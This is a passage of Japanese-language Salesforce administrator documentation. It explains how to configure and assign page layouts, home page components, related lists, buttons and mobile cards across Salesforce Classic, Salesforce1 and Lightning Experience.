- 標準のカスタムリンクホームページのコンポーネントを使用すれば、サイドバーにリンクをすばやく追加できますが、カスタムリンクコンポーネントでは、差し込み項目、関数 (URLFOR など)、JavaScript の実行、カスタマイズ可能なウィンドウの開始プロパティがサポートされません。この追加機能が必要な場合の手順は、次のとおりです。
  1. [設定] から、［クイック検索］ボックスに「ホーム」と入力し、[カスタムリンク] を選択して、そのページに自分のホームページのカスタムリンクを作成します。
  2. [設定] から、［クイック検索］ボックスに 「ホーム」と入力し、[ホームページのコンポーネント] を選択して、最初のステップで作成したカスタムリンクを含むページに、リンクタイプのカスタムホームページのコンポーネントを作成します。リンク用のカスタムホームページのコンポーネントを作成しても、エンドユーザに表示されるスタイルは変わりません。
- ［ダッシュボードのスナップショット］コンポーネントには、ユーザが最後にアクセスしたダッシュボードの上位3つのコンポーネントが表示されます。少なくとも1つのダッシュボードに対するアクセス権を持っていれば、ユーザはダッシュボードのスナップショットを自分の [ホーム] タブに表示できます。

- カスタマーポータルのホームページのレイアウトを設計するときには、[検索]、[ソリューション検索]、[最近使ったデータ]、[カスタマーポータルへようこそ] などのコンポーネントと、広い列に自社のブランド情報を表示するカスタム HTML エリアコンポーネントを追加することをお勧めします。

関連トピック:

カスタムホームページコンポーネントの作成

プロファイルへの [ホーム] タブのページレイアウトの割り当て

ホームページのページレイアウトは、ユーザのプロファイルに割り当てた場合にのみ、そのユーザに表示されます。

1. [設定] から、[クイック検索] ボックスに「ホームページのページレイアウト」と入力し、[ホームページのページレイアウト] を選択します。
2. [ページレイアウトの割り当て] をクリックします。
3. [割り当ての編集] をクリックします。
4. 各プロファイルに適切なページレイアウトを選択します。

   まず、カスタマーポータルユーザを含むすべてのユーザがホームページのデフォルトレイアウトに割り当てられます。
5. [保存] をクリックします。

ヒント: ユーザは [ホーム] タブの個人設定でダッシュボード設定をカスタマイズできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

ホームページのレイアウトを割り当てる
- 「アプリケーションのカスタマイズ」

ページレイアウトの割り当て

ページレイアウトを定義したら、ユーザに表示されるページレイアウトを割り当てます。ユーザに表示されるページレイアウトは、そのユーザのプロファイルによって決まります。さらに、特定のタブにレコードタイプを使用している組織では、ユーザのプロファイルとレコードタイプの組み合わせによって、表示されるページレイアウトが決まります。

ページレイアウトは次の場所から割り当てることができます。

- オブジェクトのページレイアウトまたはレコードタイプのカスタマイズページ
- 元のプロファイルユーザインターフェースまたは拡張プロファイルユーザインターフェース

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ページレイアウトを使用可能なエディション: すべてのエディション

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目アクセス許可一覧表をチェックすることで、ページレイアウトと項目レベルセキュリティに基づいてユーザに適切なアクセス権が割り当てられたことを確認できます。

関連トピック:

- ページレイアウト
- 元のプロファイルユーザインターフェースでのページレイアウトの割り当て
- 拡張プロファイルユーザインターフェースでのレコードタイプとページレイアウトの割り当て
- レコードタイプ
- ページレイアウトおよび項目レベルセキュリティ

ページレイアウトのカスタマイズまたはレコードタイプページからのページレイアウトの割り当て

1. 適切なオブジェクトの管理設定から、[ページレイアウト]または[レコードタイプ]に移動します。
2. [ページレイアウトの割り当て]をクリックします。
3. [割り当ての編集]をクリックします。
4. テーブルを使用して、各プロファイルのページレイアウトを指定します。テーブルには、各プロファイルのページレイアウト割り当てが表示されます。組織でレコードタイプを使用している場合、マトリックスには、各プロファイルとレコードタイプのページレイアウトセレクタが表示されます。

   ページレイアウトの割り当てを選択する方法は次のとおりです。

   - セル、列、または行のヘッダーをクリックして、その列または行のすべてのテーブルセルを選択する。
   - Shiftキーを押しながらクリックして、隣接する複数のセル、列、または行を選択する。
   - Ctrlキーを押しながらクリックして、隣接しない複数のセル、列、または行を選択する。
   - 任意のセルをクリックし、ドラッグしてセルの範囲を選択する。
   - [次へ]または[前]をクリックして、別のレコードタイプセットを表示する。

   選択されているページレイアウトが強調表示されます。変更するページレイアウトの割り当ては、変更を保存するまで斜体で表示されます。
5. 必要に応じて、別の割り当てページを［使用するページレイアウト］ドロップダウンリストから選択し、新しいページレイアウトに対して前の手順を繰り返します。
6. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

ページレイアウトを使用可能なエディション: すべてのエディション

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ページレイアウトを割り当てる
- 「プロファイルと権限セットの管理」

関連トピック:

- ページレイアウトの割り当て

商談商品の複数行レイアウトの編集

商談の詳細ページの [商品] 関連リストの [一括編集] をクリックしたときに表示される列をカスタマイズできます。

1. 商談商品のオブジェクト管理設定から、[ページレイアウト] に移動します。
2. 商談商品ページレイアウトの名前の横にある [編集] をクリックします。
3. [複数行レイアウトの編集] をクリックします。
4. [選択可能な項目] および [選択済みの項目] 間で項目を移動します。
   - レイアウトに表示する項目をカスタマイズするには、[選択可能な項目] で 1 つ以上の項目を選択して、[追加] または [削除] をクリックします。
   - レイアウトで項目を並び替えるには、[選択済みの項目] で 1 つ以上の項目を選択して、[上へ] または [下へ] をクリックします。
   - 複数の項目を個別に選択するには、Ctrl キーを押しながらクリックします。
   - 複数の項目をグループとして選択するには、Shift キーを押しながらクリックします。
5. 変更内容を適用するには、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談商品の複数行レイアウトを編集する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクト用のページレイアウトの作成

ページレイアウトで、ユーザが参照できる項目を定義し、カスタムオブジェクト項目のデータを入力する時期を編集します。カスタムオブジェクトを作成するときに自動的に作成されるデフォルトのページレイアウトを使用してもかまいません。また、関連リストおよびカスタムリンクを含む独自のページレイアウトを作成することもできます。カスタムオブジェクトにページレイアウトを使用しない場合でも、Force.com API を通じてカスタムオブジェクトと対話し、カスタムデータの管理やカスタムユーザインターフェースの構築ができます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムオブジェクトのページレイアウトを定義する
- 「アプリケーションのカスタマイズ」



1. カスタムオブジェクトのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ページレイアウト] 関連リストで、既存のページレイアウトを開いて編集するか、新しいページレイアウトを作成します。
3. ページレイアウトを新規作成する場合は、ページレイアウトの名前を入力し、必要に応じて、既存のページレイアウトを選択してコピーします。
4. 他のページレイアウトと同じ方法でページレイアウトを編集します。
5. [保存] をクリックします。

関連トピック:

ページレイアウト
オブジェクト管理設定の検索

Salesforce1 でのページレイアウトの機能

高度なページレイアウトエディタを使用して、オブジェクトのレコード詳細ページのレイアウトをカスタマイズし、アクションを設定し、Salesforce1 に表示される項目と関連リストを調整します。

Salesforce1 では、ページレイアウトでモバイル環境の次の領域を決定します。

レコードの関連情報および詳細ページ
Salesforce1 でレコードを参照する場合、レコードタイプやユーザのプロファイルに基づいて、項目、Visualforce ページ、および関連リストが表示されます。関連リストは、ページまたは関連リストの名前が記載された 1 行のカードとして表示されます。関連リストカードをタップすると、その詳細が表示されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

モバイルカード


ページレイアウトの [モバイルカード] セクションに拡張ルックアップ、コンポーネント、キャンバスアプリケーション、および Visualforce ページを追加すると、Salesforce1 にモバイルカードとして表示できます。このセクションに配置した要素は、Salesforce フルサイトのレコードの詳細ページには表示されません。これらは、Salesforce1 のレコードの関連情報ページにのみ表示されます。

メモ: Spring '14 より後に作成された組織では、ページレイアウトの [モバイルカード] セクションに、サポートオブジェクトとして Twitter コンポーネントがデフォルトで追加されます。

アクション

Salesforce1 では、ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションのアクションは、オブジェクトのレコードページのアクションバーとアクションメニューに表示されます。

サンプル取引先 Edge Communications のレコード詳細ページ、関連情報ページ、アクションメニューは、次のようになります。




Lightning Experience のページレイアウト

Salesforce Classic でオブジェクトレコードページをカスタマイズすると、Lightning Experience のオブジェクトレコードページの内容に影響します。ただし、Lightning Experience ではページ要素が異なって表示され、一部はサポートされていません。

複数のページレイアウトをサポートする組織では、オブジェクトマネージャで任意のオブジェクトの [ページレイアウト] 関連リストからページレイアウトを直接作成できます。また、[ページレイアウト]関連リストのページレイアウトで をクリックして、オブジェクトのページレイアウトを編集または削除することもできます。

次に、Lightning Experience での取引先責任者レコードのサンプルを示します。レコードの重要な項目が含まれる強調表示パネルは、ページレイアウトエディタを使用してカスタマイズできないレコードページの唯一の部分です。強調表示パネルの項目をカスタマイズするには、コンパクトレイアウトを使用します。



エディション

使用可能なエディション: Lightning Experience

ページレイアウトを使用可能なエディション: すべてのエディション

ページレイアウトの作成および削除に使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

次のページレイアウト要素は Lightning Experience でサポートされています。

アクション
: アクションは、強調表示パネル、[活動]タブ、[コラボレーション]タブなど、異なる場所に表示されます。アクションは、ページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにあるアクションのリストから派生します。一部のアクションは、Lightning Experience でサポートされていません。

  詳細は、「Lightning Experience のアクション」 (ページ 5995)を参照してください。

キャンバスアプリケーション
: キャンバスアプリケーションは、Lightning Experience でサポートされています。

カスタムリンク
: カスタムリンクは、[詳細] タブの下に表示されます。

項目
: 項目は、[詳細] タブの下に表示されます。ページレイアウトの項目の削除または順序変更に使用できるのは、ページレイアウトエディタのみです。

関連リスト
: Lightning Experience では、関連リストが Lightning コンポーネントとして含まれています。すべての関連リストが Lightning Experience でサポートされているわけではありません。たとえば、[オブジェクト 履歴] 関連リストはサポートされていません。

標準ボタンとカスタムボタン
: 標準ボタンとカスタムボタンは、Salesforce1 の場合と同様に、Lightning Experience でアクションとして処理されます。

  重要: JavaScript をコールするカスタムボタンは、Lightning Experience ではサポートされていません。

Visualforce ページ
: ページレイアウトに追加した Visualforce ページは、[詳細] タブの下に表示されます。Lightning Experience では、`[Salesforce モバイルアプリケーションおよび Lightning ページでの使用が可能]` が有効になっている Visualforce ページのみが表示されます。

  [モバイルカード] セクションにコンポーネントとして配置された Visualforce ページは、Lightning Experience では表示されません。

次のページレイアウト要素は Lightning Experience ではサポートされていません。

- 空白スペース
- 拡張ルックアップ
- モバイルカード

  メモ: Lightning Experience で取引先、取引先責任者、およびリードのレコードページに表示される Twitter カードは、ページレイアウトエディタでモバイルカードとして使用できる Twitter コンポーネントとは異なります。Lightning Experience の Twitter カードは、Lightning コンポーネントです。ソーシャル取引先と取引先責任者を表示するには、有効にする必要があります。

- Sコントロール
- セクション
- タグ

メモ: Lightning Experience のレコードホームページのレイアウトのカスタマイズには、高度なページレイアウトエディタを使用できません。Lightning Experience では、プロファイルやレコードタイプに関わらず、すべてのユーザに同じレコードレイアウトが表示されます。

関連トピック:

Lightning Experience の活動コンポーザの [電話]、[ToDo]、[行動] タブの設定

Lightning Experience の活動コンポーザのメールアクションの設定

Salesforce1 でページレイアウトを最適化するためのヒント

既存のページレイアウトをモバイルで使用しやすくするヒントと使用方法について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

数十個の項目と多くの関連リストが表示されるページレイアウトは、コンピュータの画面でレコードを表示するときは処理しやすい場合もありますが、小さいモバイルデバイスでは同じレコードの表示には全く適さない可能性があります。モバイルデバイスを使用して情報にアクセスするユーザは必要な情報をすばやく入手する方法を求めています。数百の項目や関連リストから取捨選択させることは意味がありません。

ページレイアウトを最適化するときに、次の点に留意してください。

- 一目でわかるようにすべき重要な情報は?
- Salesforce1 で作業するユーザにとって重要なタイミングは?
- ユーザの手動による処理を不要にするために自動化できるアクションまたはプロセスは?

重要: 項目を整理し、最小限にする

- セクションを使用して情報を論理的に整理します。最も重要な情報は、最初に表示されるようにページ上部に配置します。項目を個別に検索することは好ましくありません。類似した項目をセクションで整理すると、必要な情報が見つかりやすくなります。これにより、関心があるセクションまでページを容易に下へスクロールできます。
- 取引先、取引先責任者、リードの場合、上部付近に電話項目やメール項目を配置する必要はありません。これらの項目にはすでに、各レコードページのアクションバーにある および アイコンを使用してすばやくアクセスできるようになっています。
- ページは参照しているデバイスに基づいて動的に表示されるため、項目を1列に揃える必要はありません。電話では項目が 1 列に並び替えられ、タブレットまたはデスクトップでは 2 列で表示されます。
- 最も重要な項目をコンパクトレイアウトに配置します。コンパクトレイアウトでは、Salesforce1のレコードの特長とレコードプレビューカードを利用できます。そのため、項目が目につきやすく、モバイルユーザがレコード詳細までドリルダウンする必要はありません。コンパクトレイアウトの詳細については、後ほど説明します。
- 必須項目数は最小限にします。項目を必須に設定すると、すべてのページレイアウトの詳細ページに表示されることになります。そのため、各項目が本当に必須かどうかを検討してください。レコードの特定の項目は実際には保存する必要はないことを関係者に知らせる必要がある場合があります。
- すべてのレコードに共通するとは限らない項目をすべてのレコードで表示する必要がないように、組織で利用可能な場合はレコードタイプの使用を検討してください。
- 画面に表示するレコード数を削減するには、ユーザにデータを入力させる代わりに、新しいレコードにデフォルト値を使用することを検討してください。

高度なページレイアウトエディタでのモバイルカードの管理

ページレイアウトの [モバイルカード] セクションに、拡張ルックアップ、コンポーネント、Visualforce ページを追加することで、Salesforce1 にモバイルカードとして表示できます。

[モバイルカード] セクションに配置した項目は、Salesforce フルサイトのレコードの詳細ページには表示されず、Salesforce1 のレコードの関連情報ページにのみ表示されます。

これらの種類の要素は、ページレイアウトの [モバイルカード] セクションに追加できます。

- コンポーネント
- 拡張ルックアップ
- Visualforce ページ
- キャンバスアプリケーション

一部の標準オブジェクトには、デフォルトでモバイルカードが追加されています。ページレイアウトをカスタマイズして、そのカードを削除したり他のカードを追加したりできます。

1. ページレイアウトエディタにアクセスします。
2. [拡張ルックアップ]、[コンポーネント]、[Visualforce ページ]、または [キャンバスアプリケーション] カテゴリから、要素を [モバイルカード] セクションにドラッグします。
3. ページレイアウトを保存します。

レイアウトを保存すると、追加した項目が Salesforce1 にすぐに表示されます。変更を表示するために、更新する必要がある場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ページレイアウトを参照する
- 「設定・定義を参照する」

関連リストのカスタマイズ

Salesforce および Salesforce カスタマーポータルのレコード詳細ページにある関連リストのボタン、表示される列、列の順序、およびレコードの並び替え順はカスタマイズできます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

関連リストをカスタマイズする
- 「アプリケーションのカスタマイズ」

1. ページレイアウトエディタにアクセスします。
2. レイアウトで編集する関連リストをダブルクリックします。高度なページレイアウトエディタを使用している場合は、レンチアイコン( )もクリックします。

   メモ: [履歴] 関連リストにはデータが格納されていないため、カスタマイズできません。[履歴] 関連リストは別の場所に格納されているデータにリンクされています。

3. 関連リストに含める項目を選択して、項目を表示する順序を定義します。関連リストごとに 10 項目まで含めることができます。

   メモ: 関連リストの最初の項目は、レコードの一意の識別子であるため、移動できません。

   ロングテキストエリア型のカスタム項目を関連リストに追加できます。ただし、ロングテキストエリア型の一部の標準項目は追加できません。たとえば、商談の説明項目は関連リストに追加できません。

   デフォルトの並び替え順は、レコードごとに異なります。活動および商談商品には［並び替え基準］ドロップダウンリストを使用できません。

   参照項目は、それぞれ対応するルックアップ関連リストでは表示できません。たとえば、取引先ページレイアウトのケース参照項目は、ケース関連リストの編集時には表示できません。

4. 必要に応じて、関連リストのカスタマイズを適用する他のページレイアウトを選択します。

   この関連リストを含むレイアウトのみが、リストに表示されます。現在のレイアウトを開いたときに設定されていたカスタマイズと同じカスタマイズの関連リストを含むレイアウトが、デフォルトで選択されます。

5. [ボタン] セクションの [+] をクリックして、関連リストに表示する標準およびカスタムボタンをカスタマイズします。

   メモ: カスタムボタンは、親オブジェクトではなく関連リストに含まれるオブジェクトに対して定義する必要があります。また、ボタンの［種別］は [リストボタン] を選択する必要があります。たとえば、取引先の [取引先責任者] 関連リストにカスタムボタンを表示するには、カスタムボタンを取引先ではなく取引先責任者に対して定義します。

6. 必要に応じて、[デフォルトに戻す] をクリックして、カスタマイズを取り消し、関連リストでデフォルトの Salesforce 設定を使用します。
7. カスタマイズ内容を保存するには、[OK] をクリックします。ページレイアウトを保存するまで変更は保存されません。

8. ユーザのディスプレイがすでにカスタマイズされている場合でも、ページレイアウトの関連リストをすべてのユーザに適用するには［ユーザのカスタマイズされた関連リストを上書き］をクリックします。
9. ページレイアウトを保存します。

関連トピック:

ページレイアウトおよび項目レベルセキュリティ

詳細ページボタンのカスタマイズ

ページレイアウトをカスタマイズする際に、表示する標準ボタンとカスタムボタン、およびそれらの表示順序を指定できます。レコードの詳細ページでボタンをカスタマイズする手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

詳細ページボタンをカスタマイズする
- 「アプリケーションのカスタマイズ」

1. カスタマイズするページレイアウトが含まれるオブジェクトの管理設定から、[ページレイアウト] に移動します。
2. カスタマイズするページレイアウトの横にある [編集] をクリックします。
3. 次のいずれかの操作を実行します。
   - 従来のページレイアウトエディタの、ボタンセクションで [詳細ページボタン] 項目をダブルクリックします。
     - 標準ボタンを非表示にするには、ボタン名の横にあるチェックボックスをオフにします。
     - カスタムボタンを追加または削除するには、[利用可能なボタン] リストで目的のボタンを選択してから [追加] または [削除] をクリックします。
     - カスタムボタンを選択し、[上へ] または [下へ] をクリックして並び替えます。
     - カスタマイズを取り消して、デフォルトの設定に戻すには [デフォルトに戻す] をクリックします。
     - 完了したら、[OK] をクリックしてポップアップウィンドウを閉じます。
   - 高度なページレイアウトエディタの場合、カスタムボタンまたは標準ボタンをページレイアウトに追加するには、パレットから [ボタン] カテゴリを選択し、1 つ以上のボタンをパレットからページレイアウトのボタンセクションにドラッグします。標準ボタンは標準ボタンエリアに、カスタムボタンはカスタムボタンエリアに置く必要があります。標準ボタンまたはカスタムボタンをページレイアウトから削除するには、ボタンをパレットにドラッグします。
4. ページレイアウトで [保存] をクリックします。
5. [保存] をクリックします。

関連トピック:

標準ボタンとタブのホームページの上書き
カスタムボタンとカスタムリンクの定義
オブジェクト管理設定の検索

従来のページレイアウトエディタを使用したページレイアウトのカスタマイズ

従来のページレイアウトエディタとを使用すると、Salesforce、セルフサービスポータル、および Salesforce カスタマーポータルの詳細ページと編集ページに適用しているページレイアウトをカスタマイズできます。

メモ: Salesforce では、従来のページレイアウトエディタではなく、高度なページレイアウトエディタの使用をお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

ページレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

1. ページレイアウトエディタにアクセスします。
   - 標準オブジェクトのページレイアウトの編集
   - カスタムオブジェクトおよび外部オブジェクトのページレイアウトの編集
2. タグを有効にしている場合は、個人タグおよび公開タグをページレイアウトのヘッダーセクションに含めるかどうかを指定します。個人タグおよび公開タグのどちらもヘッダーセクションに含まれていない場合は、レコードにタグを付けることはできません。
   - 個人タグまたは公開タグを追加するには、[ビュー] ドロップダウンリストからヘッダーアイテムを選択し、個人タグアイテムまたは公開タグアイテムをヘッダーセクションにドラッグします。ヘッダーセクションに個人タグと公開タグを同時に表示する場合、表示される順番を変更することはできません。
   - タグを削除するには、個人タグアイテムおよび公開タグアイテムをヘッダーセクションから [ビュー] ドロップダウンリストの下のエリアにドラッグします。
3. ボタンをカスタマイズするには、[ボタン] セクションで [詳細ページボタン] をダブルクリックします。
   - 標準ボタンを非表示にするには、ボタン名の横にあるチェックボックスをオフにします。
   - カスタムボタンを追加または削除するには、[利用可能なボタン] リストで目的のボタンを選択してから [追加] または [削除] をクリックします。
   - カスタムボタンを並び替えるには、そのカスタムボタンを選択し、[上へ] または [下へ] をクリックします。
   - カスタマイズを取り消して、デフォルトの設定に戻すには [デフォルトに戻す] をクリックします。
   - ポップアップを閉じるには [OK] をクリックします。
4. レイアウトの項目、カスタムSコントロール、Visualforceページ、カスタムリンク、および関連リストの位置を調整するには、右側のボックスから項目を選択し、目的の位置までドラッグします。ページレイアウトには、最大 20 個の Sコントロール、最大 20 個の Visualforce ページ、最大 20 個の拡張ルックアップ、最大 100 個の関連リストをドラッグできます。項目およびカスタムリンクには制限はありません。
   - 複数の項目を個別に選択するには、Ctrl キーを押しながらクリックします。
   - 複数の項目をグループとして選択するには、Shift キーを押しながらクリックします。

   メモ:
   - ページレイアウトを作成しようとしているオブジェクトに対して Visualforce ページ上に標準制御項目が設定されている場合に限り、Visualforce ページをページレイアウトに追加できます。オブジェクトに対して標準制御項目が設定されている Visualforce ページがない場合、[Visualforce ページ] カテゴリはパレットに表示されません。

- ページレイアウトに入っていない項目は、右側にあるスクロールボックスに表示されます。
- 凡例を使用して、どの項目が必須項目または連動項目、制御項目であるかを判断したり、どの項目がページレイアウトの決定に影響する属性を持つかを判断します。

5. 必須項目および参照のみの項目を設定するには、1 つ以上の項目を選択してから [プロパティを編集] をクリックします。
   - 標準項目の項目属性には、変更できないものがあります。カスタム項目は、必須項目以外であれば変更できます。
   - 参照のみに設定された項目は、システム管理者および「参照のみ項目の編集」権限を持つユーザであれば必要に応じて編集できます。
   - 選択リストの項目を参照のみに設定すると、すべての新規レコードには、その選択リストのデフォルト値が入ります。
   - 自動採番の項目は、常に参照のみになります。
   - 商談の［確度］項目を参照のみに設定した場合でも、ユーザが商談の［フェーズ］の値を変更すると、［確度］の値は自動的に更新されます。
   - Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、項目レベルセキュリティの制限がページレイアウトの設定よりも厳しい場合、ここで設定した項目プロパティは項目レベルセキュリティの設定で上書きされます。
6. S コントロールまたは Visualforce ページのプロパティを変更するには、ダブルクリックして次の属性を設定します。
   - ［幅］に横のサイズをピクセル数またはパーセントで指定します。
   - ［高さ］に縦のサイズをピクセル数で指定します。
   - ［スクロールバーを表示］には、S コントロールを表示する iFrame にスクロールバーを必要に応じて付加するかどうかを指定します。
   - ［ラベルを表示］には、ページレイアウトにカスタム S コントロールの［表示ラベル］を含めるかどうかを指定します。カスタム S コントロールを広い領域で表示したい場合は、ラベルを非表示にします。
7. セクションを使用するページを構成するには、既存のページセクションの横にある [編集] をクリックするか、[新規セクション作成] をクリックして新しいページセクションを作成します。
   - セクションの名前を入力します。標準ページセクションの名前には、変更できないものがあります。
   - セクションに必要な列が、1 列か 2 列かを設定します。
   - そのセクションで、ユーザがタブで移動できる項目の順番を設定します。
   - 詳細ページおよび編集ページにセクション名を表示する必要があるかどうかを設定します。
8. ページレイアウトにある関連リストをカスタマイズするには、関連リストセクションにある関連リストをダブルクリックします。
   - 項目を追加または削除するには、1 つ以上の項目を選択したら、矢印を使用して、ページレイアウトの関連リスト列に選択した項目を追加または削除するか、関連リスト列を表示する順序を定義します。項目は、1 関連リストにつき 10 項目まで入れることができます。
   - 複数の項目を個別に選択するには、Ctrl キーを押しながらクリックします。

- 複数の項目をグループとして選択するには、Shift キーを押しながらクリックします。
- 関連リストの項目を並び替えるには、[並び替え] ドロップダウンリストから項目を選択します。［降順］を選択した場合を除き、項目は昇順で表示されます。デフォルト並び替え順は、レコードごとに異なります。[並び替え] ドロップダウンリストは、活動および商談商品に対しては使用できません。
- 必要であれば、関連リストのカスタマイズ内容を適用するページレイアウトをさらに選択します。
- 関連リストに表示する標準ボタンをカスタマイズするには、ボタン名の横にあるチェックボックスをオンまたはオフにします。
- 関連リストに表示するカスタムボタンを指定するには、ボタンを選択して [追加] または [削除] をクリックします。カスタムボタンを並び替えるには、そのカスタムボタンを選択し、[上へ] または [下へ] をクリックします。

  メモ: 関連リストに表示するカスタムボタンの作成手順についての詳細は「カスタムボタンとカスタムリンクの定義」を参照してください。カスタムボタンは、親オブジェクトではなく、関連リストに含まれるオブジェクト用にで定義する必要があります。また、ボタンの［種別］は、「リストボタン」を選択します。たとえば、取引先の [取引先責任者] 関連リストでカスタムボタンを表示するには、カスタムボタンを取引先ではなく取引先責任者用に定義します。

一部の関連リストは、データを保存しておらず、リンクされているため、カスタマイズできません。カーソルを関連リストセクション上に移動させると、カスタマイズ可能かどうかわかります。また、参照項目は、それぞれ対応するルックアップ関連リストでは表示できません。たとえば、取引先ページレイアウトのケース参照項目は、ケース関連リストの編集時には表示できません。

9. ユーザのディスプレイがすでにカスタマイズされている場合でも、ページレイアウトの関連リストをすべてのユーザに適用するには、［ユーザのカスタマイズされた関連リストを上書き］をクリックします。
